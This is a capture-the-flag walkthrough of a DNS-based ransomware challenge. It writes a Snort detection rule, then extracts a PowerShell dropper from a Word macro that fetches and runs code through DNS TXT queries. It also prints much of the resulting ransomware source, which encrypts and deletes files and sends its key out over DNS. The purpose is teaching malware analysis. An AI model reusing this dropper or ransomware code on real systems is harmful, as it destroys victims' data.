  A full capture of DNS traffic for the last 30 seconds is
  constantly updated to:

  /home/elf/snort.log.pcap

  You can also test your snort rule by running:

  snort -A fast -r ~/snort.log.pcap -l ~/snort_logs -c /etc/snort/snort.conf

  This will create an alert file at ~/snort_logs/alert

  This sensor also hosts an nginx web server to access the
  last 5 minutes worth of pcaps for offline analysis. These
  can be viewed by logging into:

  http://snortsensor1.kringlecastle.com/

  Using the credentials:
  ----------------------
  Username | elf
  Password | onashelf

  tshark and tcpdump have also been provided on this sensor.

HINT:
  Malware authors often user dynamic domain names and
  IP addresses that change frequently within minutes or even
  seconds to make detecting and block malware more difficult.
  As such, its a good idea to analyze traffic to find patterns
  and match upon these patterns instead of just IP/domains.elf@1d78a4808c31:~$
```

Follow the instructions and head over to snortsensor1.kringlecastle.com to get a PCAP sample.




Here is a sample as viewed in Wireshark:




The PCAP file contains captured DNS queries and responses. After examination, the pattern that emerges is that the queries are all of type “TXT”, which means these are not “normal” queries in which a user is trying to determine the IP address of a domain name. In addition, the TXT queries seem to fall into two distinct groups.

About half of the queries are for weird, but normal-ish domains like monomaniac.amazon.com. The DNS server IPs vary widely. Here is an example:




Note how the TXT response (e.g., “unsegmented5”) is somewhat short.

The other half of the queries are very structured. Here is an example:




Note how the query asks for a domain that is formatted like <some number>.<string of chars>.asgrreubhn.net (if the DNS server IP is 66.119.27.27) or <some number>.<string of chars>.brusehgnar.com (if the DNS server IP is 2.128.233.113).

Furthermore, the query answer text is always hex-encoded and very long, as seen here:




If we take the initial string of chars and decode them, we get this:




Notice how the string of hex characters can be translated to “wannacookie.min.ps1”. We also notice that the number prefixing the encoded “wannacookie.min.ps1” is increasing in steps of one, so our initial guess is that something is using DNS TXT queries to pull down segments of a file.

If we decode the query response text, then we definitely see powershell code:



Let's try to catch all DNS query traffic, in both directions, that have the common string of ".77616E6E61636F6F6B69652E6D696E2E707331" in it. This will be our snort rule:

```
Alert udp any 53 <> any any (msg:"Malware alert brusehgnar.com"; sid: 10000001; rev:001;
content:"77616E6E61636F6F6B69652E6D696E2E707331";)
```



Answer: Snort is alerting on all ransomware and only the ransomware!


> *Thank you so much! Snort IDS is alerting on each new ransomware infection in our network.*
>
> *Hey, you're pretty good at this security stuff. Could you help me further with what I suspect is a malicious Word document?*
>
> *All the elves were emailed a cookie recipe right before all the infections. Take this document with a password of **elves** and find the domain it communicates with.*

Great! Let's continue by analyzing the document found here:
https://www.holidayhackchallenge.com/2018/challenges/CHOCOLATE_CHIP_COOKIE_RECIPE.zip


Question 10:

After completing the prior question, Alabaster gives you a document he suspects downloads the malware. What is the domain name the malware in the document downloads from?


The zip file contains a Microsoft Word .docm file. Let's change the filetype from ".docm" to ".zip" and extract the interior files.




Now let's open the vbaProject.bin file by changing the filetype to .zip and using 7Zip to extract the contents.



Now open the file "Module1" with Windows Notepad to see what we have.



We see a string that looks like a PowerShell dropper. Let's grab that string, strip out the command line, and extract the payload using PowerShell:



Here is the extracted payload, and it does appear to be a dropper:

```
function H2A($a) {$o; $a -split '(..)' | ? { $_ }  | forEach {[char]([convert]::toint16($_,16))}
| forEach {$o = $o + $_}; return $o}; $f = "77616E6E61636F6F6B69652E6D696E2E707331"; $h = "";
foreach ($i in 0..([convert]::ToInt32((Resolve-DnsName -Server erohetfanu.com -Name
"$f.erohetfanu.com" -Type TXT).strings, 10)-1)) {$h += (Resolve-DnsName -Server erohetfanu.com -
Name "$i.$f.erohetfanu.com" -Type TXT).strings}; iex($(H2A $h | Out-string))
```

As seen above, the domain name is erohetfanu.com.

Answer: erohetfanu.com

> *Erohetfanu.com, I wonder what that means?*
>
> *Unfortunately, Snort alerts show multiple domains, so blocking that one won't be effective.*
>
> *I remember another ransomware in recent history had a killswitch domain that, when registered, would prevent any further infections.*
>
> *Perhaps there is a mechanism like that in this ransomware? Do some more analysis and see if you can find a fatal flaw and activate it!*

Question 11:

Analyze the full malware source code to find a kill-switch and activate it at the North Pole's domain registrar HoHoHo Daddy.

What is the full sentence text that appears on the domain registration success message (bottom sentence)?


From our previous question, we have the payload download mechanism:

```
function H2A($a) {$o; $a -split '(..)' | ? { $_ }  | forEach {[char]([convert]::toint16($_,16))}
| forEach {$o = $o + $_}; return $o}; $f = "77616E6E61636F6F6B69652E6D696E2E707331"; $h = "";
foreach ($i in 0..([convert]::ToInt32((Resolve-DnsName -Server erohetfanu.com -Name
"$f.erohetfanu.com" -Type TXT).strings, 10)-1)) {$h += (Resolve-DnsName -Server erohetfanu.com -
Name "$i.$f.erohetfanu.com" -Type TXT).strings}; iex($(H2A $h | Out-string))
```


We can modify the dropper code to pull down the payload and simply print it out (rather than execute it). This will allow us to retrieve the source code for further analysis. Here is the modified dropper:

```
$f = "77616E6E61636F6F6B69652E6D696E2E707331"; $h = "";
foreach ($i in 0 .. ([Convert]::ToInt32((Resolve-DnsName -Server erohetfanu.com -Name
"$f.erohetfanu.com" -Type TXT).strings, 10) - 1))
{
$h += (Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type TXT).strings
};
$h | Out-String ;
```

Now run the modified dropper in PowerShell.



The payload is a large hex-encoded ASCII string. Copy all the text and convert it.



The converted string is PowerShell code. Let's use the PowerShell ISE editor to make the PowerShell easier to read.

```
$functions = {

Function e_d_file ($key, $File, $enc_it) {
[byte[]]$key = $key;$Suffix = "`.wannacookie";
[System.Reflection.Assembly]::LoadWithPartialName('System.Security.Cryptography');
[System.Int32]$KeySize = $key.Length * 8;
$AESP = New-Object 'System.Security.Cryptography.AesManaged';
$AESP.Mode = [System.Security.Cryptography.CipherMode]::CBC;
$AESP.BlockSize = 128;
$AESP.KeySize = $KeySize;
$AESP.Key = $key;
$FileSR = New-Object System.IO.FileStream($File, [System.IO.FileMode]::Open);
if ($enc_it) {
  $DestFile = $File + $Suffix
}
else {
  $DestFile = ($File -replace $Suffix)
};
$FileSW = New-Object System.IO.FileStream($DestFile, [System.IO.FileMode]::Create);
if ($enc_it) {
  $AESP.GenerateIV();
  $FileSW.Write([System.BitConverter]::GetBytes($AESP.IV.Length), 0, 4);
  $FileSW.Write($AESP.IV, 0, $AESP.IV.Length);
  $Transform = $AESP.CreateEncryptor()
}
else {
  [Byte[]]$LenIV = New-Object Byte[] 4;
  $FileSR.Seek(0, [System.IO.SeekOrigin]::Begin) | Out-Null;
  $FileSR.Read($LenIV,  0, 3) | Out-Null;
  [Int]$LIV = [System.BitConverter]::ToInt32($LenIV,  0);
  [Byte[]]$IV = New-Object Byte[] $LIV;
  $FileSR.Seek(4, [System.IO.SeekOrigin]::Begin) | Out-Null;
  $FileSR.Read($IV, 0, $LIV) | Out-Null;
  $AESP.IV = $IV;$Transform = $AESP.CreateDecryptor()
};
$CryptoS = New-Object System.Security.Cryptography.CryptoStream($FileSW, $Transform,
[System.Security.Cryptography.CryptoStreamMode]::Write);
[Int]$Count = 0;
```

```
[Int]$BlockSzBts = $AESP.BlockSize / 8;
[Byte[]]$Data = New-Object Byte[] $BlockSzBts;
Do {
  $Count = $FileSR.Read($Data, 0, $BlockSzBts);
  $CryptoS.Write($Data, 0, $Count)
} While ($Count -gt 0);
$CryptoS.FlushFinalBlock();
$CryptoS.Close();
$FileSR.Close();
$FileSW.Close();
Clear-variable -Name "key";
Remove-Item $File
}
};

Function H2B {
param ($HX);
$HX = $HX -split '(..)' | ? { $_ };
ForEach ($value in $HX) {
  [Convert]::ToInt32($value,16)
}
};

Function A2H {
param ($a);
$c = '';
$b = $a.ToCharArray();;
Foreach ($element in $b) {
  $c = $c + " " + [System.String]::Format("{0:X}", [System.Convert]::ToUInt32($element))
};
return $c -replace ' '
};

Function H2A {
param ($a);
$outa;
$a -split '(..)' | ? { $_ }  | forEach {[char]([convert]::toint16($_,16))} | forEach {$outa =
$outa + $_};
return $outa
};

Function B2H {
param ($DEC);
$tmp = '';
ForEach ($value in $DEC) {
  $a = "{0:x}" -f [Int]$value;
  if ($a.length -eq 1) {
    $tmp += '0' + $a
  }
  else {
    $tmp += $a
  }
};
return $tmp
};

Function ti_rox {
param ($b1,$b2);
$b1 = $(H2B $b1);
$b2 = $(H2B $b2);
$cont = New-Object Byte[] $b1.count;
if ($b1.count -eq $b2.count) {
  for($i=0; $i -lt $b1.count ; $i++) {
    $cont[$i] = $b1[$i] -bxor $b2[$i]
  }
};
return $cont
};

Function B2G {
param ([byte[]]$Data);
Process {
  $out = [System.IO.MemoryStream]::new();
  $gStream = New-Object System.IO.Compression.GzipStream $out,
([IO.Compression.CompressionMode]::Compress);
  $gStream.Write($Data, 0, $Data.Length);
  $gStream.Close();
  return $out.ToArray()
}
};
```

```
Function G2B {
param ([byte[]]$Data);
Process {
  $SrcData = New-Object System.IO.MemoryStream( , $Data );$output = New-Object
System.IO.MemoryStream;
  $gStream = New-Object System.IO.Compression.GzipStream $SrcData,
([IO.Compression.CompressionMode]::Decompress);
  $gStream.CopyTo( $output );
  $gStream.Close();
  $SrcData.Close();
  [byte[]] $byteArr = $output.ToArray();
  return $byteArr
}
};

Function sh1 ($String) {
$SB = New-Object System.Text.StringBuilder;
[System.Security.Cryptography.HashAlgorithm]::Create("SHA1").ComputeHash([System.Text.Encoding]::
UTF8.GetBytes($String))|%{[Void]$SB.Append($_.ToString("x2"))};
$SB.ToString()
};

Function p_k_e ($key_bytes, $pub_bytes) {
$cert = New-Object -TypeName System.Security.Cryptography.X509Certificates.X509Certificate2;
$cert.Import($pub_bytes);
$encKey = $cert.PublicKey.Key.Encrypt($key_bytes, $true);
return $(B2H $encKey)
};

Function e_n_d {
param ($key,$allfiles,$make_cookie);
$tcount = 12;
for ( $file=0; $file -lt $allfiles.length; $file++  )   {
  while ($true)     {
    $running = @(Get-Job | Where-Object { $_.State -eq 'Running' });
    if ($running.Count -le $tcount) {
      Start-Job  -ScriptBlock {
        param ($key,$File,$true_false);
        try {
          e_d_file $key $File $true_false
        }
        catch {
          $_.Exception.Message | Out-String | Out-File $($env:userprofile +
'\Desktop\ps_log.txt') -append
        }
      } -args $key, $allfiles[$file], $make_cookie -InitializationScript $functions;
      break
    }
    else {
      Start-Sleep -m 200;
      continue
    }
  }
}
};

Function g_o_dns ($f) {
$h = '';
foreach ($i in 0 .. ([convert]::ToInt32($(Resolve-DnsName -Server erohetfanu.com -Name
"$f.erohetfanu.com" -Type TXT).Strings, 10) - 1)) {
  $h += $(Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type TXT).Strings
};
return (H2A $h)
};

Function s_2_c ($astring, $size) {
$new_arr = @();
$chunk_index=0;
foreach($i in 1 .. $($astring.length / $size)) {
  $new_arr += @($astring.substring($chunk_index,$size));
  $chunk_index += $size
};
return $new_arr
};

Function snd_k ($enc_k) {
$chunks = (s_2_c $enc_k );
foreach ($j in $chunks) {
  if ($chunks.IndexOf($j) -eq 0) {
    $n_c_id = $(Resolve-DnsName -Server erohetfanu.com -Name
"$j.6B6579666F72626F746964.erohetfanu.com" -Type TXT).Strings
```

```
  }
  else {
    $(Resolve-DnsName -Server erohetfanu.com -Name
"$n_c_id.$j.6B6579666F72626F746964.erohetfanu.com" -Type TXT).Strings
  }
};
return $n_c_id
};

Function wanc {
$S1 = "1f8b0800000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000";
if ($null -ne ((Resolve-DnsName -Name $(H2A $(B2H $(ti_rox $(B2H $(G2B $(H2B $S1))) $(Resolve-
DnsName -Server erohetfanu.com -Name 6B696C6C737769746368.erohetfanu.com -Type
TXT).Strings))).ToString() -ErrorAction 0 -Server 8.8.8.8))) {
  return
};
if ($(netstat -ano | Select-String "127.0.0.1:8080").length -ne 0 -or (Get-WmiObject
Win32_ComputerSystem).Domain -ne "KRINGLECASTLE") {
  return
};
$p_k = [System.Convert]::FromBase64String($(g_o_dns("7365727665722E637274") ) );
$b_k = ([System.Text.Encoding]::Unicode.GetBytes($(([char[]]([char]01 .. [char]255) +
([char[]]([char]01 .. [char]255)) + 0 .. 9 | sort {Get-Random})[0 .. 15] -join ''))  | ? {$_ -ne
0x00});
$h_k = $(B2H $b_k);
$k_h = $(sh1 $h_k);
$p_k_e_k = (p_k_e $b_k $p_k).ToString();
$c_id = (snd_k $p_k_e_k);
$d_t = (($(Get-Date).ToUniversalTime() | Out-String) -replace "`r`n");
